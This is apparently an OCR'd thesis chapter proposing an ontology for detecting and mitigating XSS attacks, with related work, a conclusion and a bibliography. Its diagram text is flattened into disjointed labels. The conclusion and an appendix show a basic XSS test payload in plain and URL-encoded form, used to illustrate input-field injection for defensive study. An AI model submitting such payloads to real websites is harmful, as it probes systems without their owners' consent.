

Technology
User-input char Checker, or payload on the Client-Side
subClassOf
Rules
Client's browser
subClassOf
usedFor_theAttack_byAdversary
subClassOf
Filtering while respecting the set of rules
HTML5
subClassOf
General rules
subClassOf
subClassOf
Adversary
subClassOf
Strategy (public and/or private policy)
The target (Device, Server)
subClassOf
JavaScript
hasApproval
ValidationMechanism
subClassOf
DataBase Server
subClassOf
Ruby, ASP, Python
obtainedFrom
if(Vuln_likelihood==high) {XSS attack = true;} then occur && sentTo
subClassOf
mitigatedBy
Installation & Configuration, Domain Version
subClassOf
Products & Services, Information
PHP
BurpSuite_Pro
XSS attack
If (Vuln_likehood == low) {return XSS attack;} then Send Audit, Logs to Admin
subClassOf
subClassOf
subClassOf
Audit, Logs & Notification
Data resources
subClassOf
SystemExploitation occurence. Audit, Logs & Notification
subClassOf
Vuln_likelihood = low
Organizational Service
subClassOf
GoodKnowledge_ofKali
Vuln_likelihood = high
Human resource
has
If Very good
If Low || Medium
Security Level
Countermeasures, place where all technological security tools get used
Administrative's management
subClassOf
subClassOf
subClassOf
subClassOf
Low
Medium
Very good

FIGURE 5.26: A general ontology scheme for XSS vulnerability & attack. Jean R. Dora, 2021

The motive of this ontological model is to improve security, but it must be rightly used. This, this model is a 2-way descriptive in such a way that, it indicates to the administrator what will be next if the negative measures are taken in developing a website or onto an existing website as well as in managing the back-end side of the web application. At the same time, if an adequate implementation is considered, then the system is at low risk.
The illustrated ontology diagram is reusable, it can also be applied to some other attacks, such as SQL injection. The knowledge propped by using ontology consists of various benefits over the schematic pattern assorted approaches, and allows attack attenuation through the intelligent decision making and the process of reasoning.
The description of the diagram (5.26) consists of four (4) major parts:
1 - Technology: This class consists of all the tools chosen by the attacker to deploy the attacks. Note that, this class is dynamic in such a way that it may vary (by using other technologies) depending on the attacker's plan. It is portrayed on the left side of the diagram.
2 - Security level: This class typifies the security performance. The behavior of the system after possible requests have been made by the adversary. The scheme explicitly predicts the behavior of the website if the security procedures are well-implemented or not well established. Supposing a good configuration of the system is taken, then the probability of getting exploited is very low, thus the system audits,

logs, and alerts the administrator. Assuming the security is low, then the likelihood of the web application getting exploited is very high. The attack will be succeeded, reacts on the client's browser, and does the preplanned job set by the attacker. Thus, using this diagram represents good support for any website developers and administrative workers.
3 - Administratrive's management: This class may consist of a few subclasses. It can be represented as the core supervision of all the tools utilized such as human resources, data resources, and products. This section can be taken charge of by either analysts, programmers, or security engineers. They are generally called administrators while having this task. In other words, any individual whose website security configuration depends on them. Countermeasures, the configuration of tools and services, installation of security software, all these are to be executed in the heart of the web application (i.e, in the back-end side "server, database"). The "Countermeasures" subclass is very substantial since it is the place where all the security measures and procedures are taken. It requires that software engineers of the enterprise be up-to-date as well as the system. It helps the system to be resistant to possible new attacks.
4 - Validation mechanism: Finally, this class represents the barrier set by the security professionals to check every user-supplied input submitted from a client-side before the validation.

Summary:
As it is very difficult to eradicate the cross-site-scripting vulnerabilities before the deployment of a web application, thus penetration testing is recommended. Applying the ontology system including other dynamic analysis methods is also highly recommended after the deployment to ensure incessant testing of the application. This will add more protection which, discourage the attackers, and decrease the risk of XSS incidents.

Lots of the proposed ontologies focus their attention on covering precise topics. According to Silva Danny, 2017, "63.33% of the ontologies reviewed have focused on attacks, and 50% emphasized vulnerabilities". Comparably to our ontology which gives prominence to XSS attacks in cybersecurity. Our scheme can also be used to detect attacks with the help of an audit system, logs, and notifications. As a result, as cybersecurity is an immensely large topic, this ontology model is grounded on the bedrock of foundational methods and concepts; consequently, it is required to cover the complete network security domain that is adaptable.
That is the main reason why in our proposed ontology it is recommended that a maximum of security layers be used to keep up with all the already known powerful techniques cyberspace needs to enhance its security.
Numerous ontologies have been described so far to improve cybersecurity. But, a majority of them rely only on the signature-based and do not particularly focus on XSS attacks. Some of them lack also the inference rule.5.6

The preliminary step toward developing an ontology is to survey the literature to embrace what other researchers have already accomplished. Therefore, we have centered our research attention, particularly on these topics: an ontology for the cyberattack, ontologies of attack detection in web applications, ontologies to vulnerability detection, cyber-crimes, an intelligent approach to website security (ontologies for intelligence), semantic rules, mitigation of XSS attacks, and ontology for cybersecurity operational information.

5.5.6 Pros and Cons of Cybersecurity Ontology

Since 2014, ontology has tremendously gotten more and more attention in cybersecurity, and an ongoing discussion concerning its significance and requirement. Some enterprises reported that using cyber security ontologies helped them discover new product potential and use their resources more effectively. Some cyber security experts affirm that ontologies can be very profitable or beneficial for risky exposures, for describing recurrent vulnerabilities, and weak spots that can even efficiently harm mobile-enabled enterprises and employees.
From a negative standpoint, some cyber security individuals believe that ontology is sluggish and hinders possible updates of the tools and services used within it. Our stand between the two is that ontology is truly beneficial, but on one condition that it must be properly used. The ontology should necessitate a cyclic process. Allowing this property helps the system to be checked again and again, and updates the software and tools which are in current use. In our diagram right above, we recommend the necessity of "update" in the "Countermeasures" section.
Each enterprise faces different types of challenges when it comes to cyber security. For this reason, it is up to the cyber security experts to decide whether or not such an approach would be fruitful, and beneficial to them.

5.6 Related Work

We have reviewed several research papers that deal with semantic systems and information security to develop our ontology project against cross-site-scripting attacks. Some of them are outlined below. For more information, please see the bibliography section:
Debashis Mandal and Chandan Mazumdar have introduced an ontology for enterprise information security policy analysis. (*See Debashis, 2021 for more information*). Lalit Mohan et al., 2021, have proceeded to a thorough learning approach to enrich ISO 27001-based information security ontology Lalit, 2021. The proposed ontology of Takeshi Takahashi Takeshi, 2014 did not take special care of controlling the cross-site-scripting, and neither having any particular research about it. A conceptual characterization of cybersecurity ontologies has been proposed by Beatriz, 2020), in which they give their attention to the search of some existing cybersecurity ontologies and the analysis of the results. Helmar Hutschenreuter, et al., have presented an ontology-based cybersecurity and resilience framework, in which they merged a Security Information and Event Management Systems (SIEM) to detect cyber attacks with ontologies. They also deployed and established an inference system to support the choice of measures during the cyber incidents (*See Helmar, 2021 for more information*). Cyber-attacks nowadays have an exceeding growth due to the Covid-19 pandemic that hits the world unexpectedly (Harjinder, 2020). Thus, applying an ontology in cybersecurity will seriously be a good choice.
A very simple ontology of network security proposed by Danny, 2017, provides improved management to make correct and timely decisions that keep up the network security.
Tehreem, 2020 and Narmeen Z. Bawany proposed a great ontology. However, it lacks an inference rule. They have presented a very simple sample of an ontological framework for the security of smart cities named "Secure-OntoICADS". It is simple though, but very beneficial. Their proposed framework was, in terms of security, an attempt to provide semantically structured data among all smart city applications. Besides, potential attacks and their related vulnerabilities were mapped and

designed can facilitate the detection of some possible types of attacks. It also has the potential of helping multiple types of smart city applications. *See the following figure for more detail.*




FIGURE 5.27: Secure-OntoICAD

However, their ontology lacks the inference rule, which means, a systematic logical activity efficient enough of acquiring a conclusion from hypotheses.
Briefly, the following table was a description of how they classified the attributes.

	Infrastructure Layer	**Communication Layer**	**Data Layer**	**Application Layer**
Attacks	-Theft -Device Hijacking	-Eavesdropping -Man in the middle -Interception -Jamming -Protocol Violation	-Data and Identification theft -Unauthorized access	-Application flooding -Application lockout -Malware injection -Buffer overflow -Device threshold manipulation
Vulnerabilities	-Physical security -The life time of power system	-Greater number of intelligent devices	-Customer Security	-Using internet protocol (IP) and commercial of the shelf hardware and software
Security Requirements	- Confidentiality -Integrity -Availability	-Confidentiality -Integrity -Availability -Authenticity	-Confidentiality -Integrity -Availability -Privacy	-Confidentiality -Integrity -Availability

FIGURE 5.28: Security attributes for the Secure-OntoICADS, by Tehreem, 2020

The proposed approach by Doynikova, 2020 et al. assumes using an ontology of security metrics to trace or track down dependencies among obtainable security data sources, obtainable raw security data, metrics calculated on their base, and security assessment goals. Again, they did not take special attention to XSS cyber attacks. But though, was of great benefit for us as they cover the topic of cyberattacks.
(Herzog, 2007) described an Ontology of Information Security ontological modeling and its primary concepts such as vulnerabilities, assets, threats, countermeasures, and their relationships. Assets are connected to vulnerabilities, and threats are linked with security goals which are targets of the threat, and countermeasures are used to protect or defend the assets from these threats.
The ontological model introduced by Herzog can query and create new knowledge via the process of inference and reasoning. But it does not take into account the website attacks such as XSS and SQL Injection.
Note that, a threat is a potential or possible danger. It is often described as any person, circumstance, or instance with the potential to cause damage or loss. Threat requires both capability and intent. If one of these is not present, then there is no threat.
According to Mario, 2021, the goal of the ontology in cybersecurity is to turn the operational chaos into a framework of meaningful and multiple pieces of knowledge, modifying it into a systematic model of means by which the protection of systems can be enhanced. He has proposed his ontology for cybersecurity recruitment. In some existing cybersecurity ontologies, there is a necessity to integrate data from diverse systems. Data integration facilitates or enables linked resources to take advantage of miscellaneous sources to create new services. (*please see* Momcheva, 2012 *for more information!*). This type of issue was adjusted by "Unified Cyber Security" usually known as UCO, which is developed in such a way that, it can support the integration of cybersecurity data into cybersecurity systems (See Zareen, 2016).
The ontology of Zareen can be used as a core for the field of cybersecurity, which will enhance and grow with supplementary datasets as they become accessible. Their approach is very crucial in such a way that, it brings together data from diverse sources and supports the creation of rules. It also props up the capture of specialized knowledge in the cybersecurity field and the deduction of new data from existing data. AURUM - Information Security Ontology designed for knowledge sharing, enabling users to collaboratively understand and enlarge the domain knowledge. It may serve as a foundation for compliance management and automated information security risk.

5.7 Limitations and Contribution

As we have stated at the beginning of this book, ontology in itself cannot enhance the security of a system. But, it has to be properly used. This means that, should require a maximum of security layers to resist attacks.
The primary goals of this research are to detect the Cross-site-scripting vulnerabilities in a web application, to perform XSS attacks by exploiting the system, and to construct or build an ontology that can help mitigate the attacks in cybersecurity. Compared to some other existing ontologies which most of them rely only on signature-based (*please see page 88*), our approach is built to a higher extent, in such a way that it relies on the "proper establishment of security layers" including signature-based. Most of these ontologies did not take special care of the XSS attacks, by requiring for instance the installation of some IDS products, user-supplied

input validation techniques, and audit and alert software available for the administrative management. Using our proposed approach properly in cybersecurity will strengthen the detection phase and the mitigation of the attacks. Our ontology scheme is reusable. Cyber security professionals can use it and apply it to mitigate some other attacks, such as SQL injection.

5.8 Future work

As technology continues to spread out and hackers perpetually create and launch attacks, thus in our future work the approach to XSS attacks with the help of ontology will be addressed meticulously. Doing so will facilitate to fight against the zero-day attack. Precisely, further and thorough research about finding more complicated XSS vulnerabilities which are in silent mode (i.e, which can be neglected or forgotten by developers, very complex to detect) in a secure website will be addressed. After the scanning, we will evaluate the performance of these browsers by most users (Tor, Brave, Google Chrome, Firefox, Safari, Internet Explorer, and Opera). And based on the gathered information, we will extend our ontology for the XSS attacks to lower the mitigation which we have previously studied. Our future work will be:
- Focus on the detection of XSS vulnerabilities in a web application. To expand this research, we will use a web application that is already tested by penetration testers and remediated by security engineers.
- Focus on how to implement the ontological approach from a security perspective more in-depth.
- Focus on how to implement the ontological approach from an attacker's point of view to detect XSS vulnerabilities more in-depth.

Chapter 6

Conclusion

Depending on the project in question, an ontology may be very sizeable, but still understandable. Building a new ontology from scratch can be enigmatic. Fortunately, thanks to the feature of "re-usability", there will be simply, a need of altering an existing ontology to satisfy your goals in the reconstruction. It is obvious that an ontology in cyberspace necessitates the separation of duties; besides, the supervision of the system is of great importance (it can be achieved by the administrator or any trusted individuals) for the process to provide better results in terms of preventing incidents or attacks and enhancing the security.

This thesis presents the structure of the ontology-based semantic web to address the topic of XSS vulnerabilities and attacks. We have implemented some rules that enable the ontology to better address the detection of vulnerabilities and the detection of the attacks through audit logs. The ontology also proposes a technique that requires the set up of security layers to be done correctly if the mitigation of the attack takes into consideration. For instance, the feature of "audit and alert" to the administrative department is used whenever (if in case) a skeptical, suspicious payload penetrates all the other security layers which were set by the security engineers. In Cross-site-scripting attacks, the analysis is normally done on the input fields in a web application. For example, on a web page where the user is asked to enter his password, the user can inject a JavaScript payload in an encoded format like the following 6. Therefore, when the input field passes through the analysis engine, it is looked over for encoding characters. In case it is encoded, then it would be first decoded and then would be scrutinized for an anomaly. After that, the request is passed on to the validation mechanism and analyzer module. There, semantic rules are being used for checking malicious content. However, the ontology in itself cannot enhance the security of a network institution, thus it has to take into account all the security mechanisms, and be properly used. That is to say, a proper validation mechanism has to be put in place for any user-supplied input, installed software on the server-side has to be up-to-date, and data resources and human resources for the separation of duties have to be well established.


There exist two very critical factors that can impede the security performance, they are "browser" and "user". Which browsers are used (Tor, Brave, Opera, Internet Explorer, Firefox, etc.), and most importantly if they are outdated. The sound judgment of the user is also of great importance when it comes to clicking on links. Therefore, in our future work, the factor of using outdated browsers, and the type of browsers will also be addressed, to efficaciously mitigate the attacks.

The proposed ontology is a modern approach for application of semantic technologies particularly in web application security for XSS attacks. The inference capability facilitates, enables our reference scheme to attain more stamps of approval to such an extent that, it gives ability of detecting complex web attacks. Additionally, by employing semantic rules, the scheme becomes more reliable and more flexible.

Additional Information

%3Cscript%3E%20alert(123)%20%3C%2Fscript%3E

<script>alert(123)</script>



Abstract Syntax	DL Syntax
`Class(`A `partial` $C_1 \dots C_n$`)`	$A \sqsubseteq C_1 \sqcap \dots \sqcap C_n$
`Class(`A `complete` $C_1 \dots C_n$`)`	$A \equiv C_1 \sqcap \dots \sqcap C_n$
`EnumeratedClass(`A $o_1 \dots o_n$`)`	$A \equiv \{o_1\} \sqcup \dots \sqcup \{o_n\}$
`SubClassOf(`C_1 C_2`)`	$C_1 \sqsubseteq C_2$
`EquivalentClasses(`$C_1 \dots C_n$`)`	$C_1 \equiv \dots \equiv C_n$
`DisjointClasses(`$C_1 \dots C_n$`)`	$C_i \sqcap C_j \sqsubseteq \bot, i \neq j$
`Datatype(`D`)`	
`ObjectProperty(`R `super(`R_1`)...super(`R_n`)`	$R \sqsubseteq R_i$
`domain(`C_1`)...domain(`C_m`)`	$\geqslant 1\, R \sqsubseteq C_i$
`range(`C_1`)...range(`C_ℓ`)`	$\top \sqsubseteq \forall R.C_i$
`[inverseOf(`R_0`)]`	$R \equiv R_0^-$
`[Symmetric]`	$R \equiv R^-$
`[Functional]`	$\top \sqsubseteq \leqslant 1\, R$
`[InverseFunctional]`	$\top \sqsubseteq \leqslant 1\, R^-$
`[Transitive])`	$Tr(R)$
`SubPropertyOf(`R_1 R_2`)`	$R_1 \sqsubseteq R_2$
`EquivalentProperties(`$R_1 \dots R_n$`)`	$R_1 \equiv \dots \equiv R_n$
`DatatypeProperty(`U `super(`U_1`)...super(`U_n`)`	$U \sqsubseteq U_i$
`domain(`C_1`)...domain(`C_m`)`	$\geqslant 1\, U \sqsubseteq C_i$
`range(`D_1`)...range(`D_ℓ`)`	$\top \sqsubseteq \forall U.D_i$
`[Functional])`	$\top \sqsubseteq \leqslant 1\, U$
`SubPropertyOf(`U_1 U_2`)`	$U_1 \sqsubseteq U_2$
`EquivalentProperties(`$U_1 \dots U_n$`)`	$U_1 \equiv \dots \equiv U_n$
`AnnotationProperty(`S`)`	
`OntologyProperty(`S`)`	
`Individual(`o `type(`C_1`)...type(`C_n`)`	$o \in C_i$
`value(`R_1 o_1`)...value(`R_n o_n`)`	$\langle o, o_i \rangle \in R_i$
`value(`U_1 v_1`)...value(`U_n v_n`))`	$\langle o, v_i \rangle \in U_i$
`SameIndividual(`$o_1 \dots o_n$`)`	$\{o_1\} \equiv \dots \equiv \{o_n\}$
`DifferentIndividuals(`$o_1 \dots o_n$`)`	$\{o_i\} \sqsubseteq \neg\{o_j\}, i \neq j$

FIGURE 6.1: OWL DL axioms and facts Baader, 2010

Bibliography

(2011). In: URL: https://linuxreviews.org/Gecko-based_browsers.

(2014). In: *Department of Homeland Security*. URL: https://us-cert.cisa.gov/ncas/current-activity/2014/04/28/Microsoft-Internet-Explorer-Use-After-Free-Vulnerability-Being.

(Apr. 2021). In: URL: https://en.wikipedia.org/wiki/Comparison_of_browser_engines.

(ontech). In: *ontech systems, inc.* URL: https://ontech.com/ie-security-risk/.

A. Barth, A.Boodman (2009). "Protecting Browsers from Extensions vulnerabilities". In: *University of California, Berkeley*. URL: https://static.googleusercontent.com/media/research.google.com/en//pubs/archive/38394.pdf.

Abdalla, W. (2020). "Web Application Security: An Investigation on Static Analysis with other Algorithms to Detect Cross Site Scripting." In: *MDPI, Applied Sciences*.

ABDUL S.; MOHAMMAD, N. A. (2021). "An Improved Methodology for Collaborative Construction of Reusable, Localized,and Shareable Ontology." In: *ieeexplore*. URL: https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=\&arnumber=9335604.

Adilson, L. K.; and A. D. Luciano (2018). "Combining Artificial Intelligence, Ontology, and Frequency-Based Approaches to Recommend Activities in Scientific Workflows." In: *Revista de Informatica Teorica e Aplicada - RITA*. URL: https://seer.ufrgs.br/rita/article/view/RITA_VOL25_NR1_39/pdf_1.

Alba G.; Rafael, M. (2021). "Integrative Base Ontology for the Research Analysis of Alzheimer's Disease-Related Mild Cognitive Impairment". In: URL: https://www.frontiersin.org/articles/10.3389/fninf.2021.561691/full.

Andrew L.; Ridha, K. (2016). "Conto: a protégé plugin for configuring ontologies." In: *The 7th International Conference on Ambient Systems, Networks and Technologies*.

Baader, Franz (2010). "THE DESCRIPTION LOGIC HANDBOOK". In: *United Kingdom at the University Press, Cambridge*. URL: www.cambridge.org/9780521876254.

Bakare (2018). "Detecting Cross-Site Scripting in Web Applications Using Fuzzy Inference System". In: URL: https://www.hindawi.com/journals/jcnc/2018/8159548/.

Beatriz F.; Lenin, S. (2020). "Conceptual Characterization of CybersecurityOntologies." In: URL: http://personales.upv.es/jopana/Files/Conferences/POEM2020_Conceptual_characterization.pdf.

Benjamin, L. (2005). "Finding Security Vulnerabilities in Java Applications with Static Analysis". In: *Computer Science Department Stanford University*. URL: https://suif.stanford.edu/papers/usenixsec05.pdf.

Benomrane S.; Sellami, Z. (2016). "An ontologist feedback driven ontology evolution with an adaptive multi-agent system". In: URL: https://link.springer.com/chapter/10.1007\%2F978-3-540-72677-7_3.

Bulao (Nov. 2021). In: URL: https://techjury.net/blog/how-many-cyber-attacks-per-day/.

Carter, Thom James (July 2020). “Browser Security: The Best Browsers & Measures for Maximizing Online Safety”. In: *IT, Security, Technology*. URL: https://www.process.st/browser-security/.

CPO-Magazine (Apr. 2020). In: URL: https://www.cpomagazine.com/cyber-security/half-a-million-zoom-accounts-compromised-by-credential-stuffing-sold-on-dark-web/.

CVE (2021). “CVE Records”. In: *CVE*. URL: https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=java.

Danny V.; Glen, R.R. (2017). “Ontologies for Network Security and Future Challenges.” In: URL: https://www.researchgate.net/publication/315881325_Ontologies_for_Network_Security_and_Future_Challenges.

Debashis M.; Chandan, M. (2021). “Towards an Ontology for Enterprise Level Information Security Policy Analysis.” In: URL: https://www.scitepress.org/Papers/2021/102480/102480.pdf.

Deller (2019). “XSS Attack Detection and Prevention System Based on Instruction Set Randomization”. In: URL: https://iopscience.iop.org/article/10.1088/1757-899X/563/4/042086/pdf.

Dora, Jean R. (2017). In: URL: http://marketplace.byethost22.com/kalendare.html.

— (2021). “DDoS attack”. In: *Advanced Ethical Hacking: Network & Web PenTesting - Part III*. URL: https://jrdacademy.thinkific.com/courses/advanced-ethical-hacking-network-web-pentesting-part-ii.

Doynikova, E. (Mar. 2020). “A Semantic Model for Security Evaluation of Information Systems”. In: *Journal of Cyber Security and Mobility. Academy: St. Petersburg Institute for Informatics and Automation of the Russian Academy of Sciences* 9_2, pp. 301 –330. URL: https://journals.riverpublishers.com/index.php/JCSANDM/article/view/1295/1311.

Duncan (2021). “Cross domain security”. In: URL: https://www.ncsc.gov.uk/blog-post/cross-domain-security.

Embroker (Apr. 2021). In: URL: https://www.embroker.com/blog/cyber-attack-statistics/#s7.

Entrust-Solutions (Sept. 2020). In: URL: https://www.entrustsolutions.com/2020/09/02/4-types-of-data-breaches-2020/.

Esther A.; Ricardo, S. (2021). “Ontologies in Autonomous Robots Engineering.” In: URL: https://www.intechopen.com/online-first/using-ontologies-in-autonomous-robots-engineering.

finTech (2020). In: URL: https://www.fintechnews.org/the-2020-cybersecurity-stats-you-need-to-know/.

“GeekFlare”. In: (). URL: https://geekflare.com/tools/cross-domain-policy-test.

Gupta, Shashank (2016). “XSS-secure as a service for the platforms of online social network-based multimedia web applications in cloud.” In: URL: https://doi.org/10.1007/s11042-016-3735-1.

hackerone (2019). In: URL: https://www.hackerone.com/sites/default/files/2019-08/hacker-powered-security-report-2019.pdf.

Harjinder, S. L. (2020). “Cyber Security in the Age of COVID-19: A Timeline and Analysis of Cyber-Crime and Cyber-Attacks during the Pandemic.” In: URL: https://arxiv.org/pdf/2006.11929.pdf.

Heiderich, Mario (May 2012). “Towards Elimination of XSS Attacks with a Trusted and Capability Controlled DOM”. In: *Ruhr-University Bochum*, pp. 14–18. URL: https://heideri.ch/thesis.

Helmar H.; Salva, D. (2021). "Ontology-based Cybersecurity and Resilience Framework." In: URL: https://www.scitepress.org/Papers/2021/102336/102336.pdf.

Herzog A.; Shahmehri, N. (2007). "An ontology of information security." In: *International Journal of Information Security and Privacy*, pp. 1 –23. URL: http://refhub.elsevier.com/S0167-4048(14)00086-8/sref38.

Higueral, Juan Bermejo (2020). "Benchmarking Approach to Compare Web Applications Static Analysis Tools Detecting OWASP Top Ten Security Vulnerabilities". In: 64, pp. 1555–1577.

Hugo, Broman (2020). In: URL: https://www.diva-portal.org/smash/get/diva2:1435600/FULLTEXT02.pdf.

IDS (Jan. 2020). In: URL: https://www.geeksforgeeks.org/intrusion-detection-system-ids/.

IMC-Grupo (May 2020). In: URL: https://www.imcgrupo.com/covid-19-news-fbi-reports-300-increase-in-reported-cybercrimes/.

Jacquelyn (Apr. 2021). In: URL: https://techjury.net/best/background-check-site/.

Jastra (Dec. 2019). In: URL: https://www.precisesecurity.com/articles/cross-site-scripting-xss-makes-nearly-40-of-all-cyber-attacks-in-2019/.

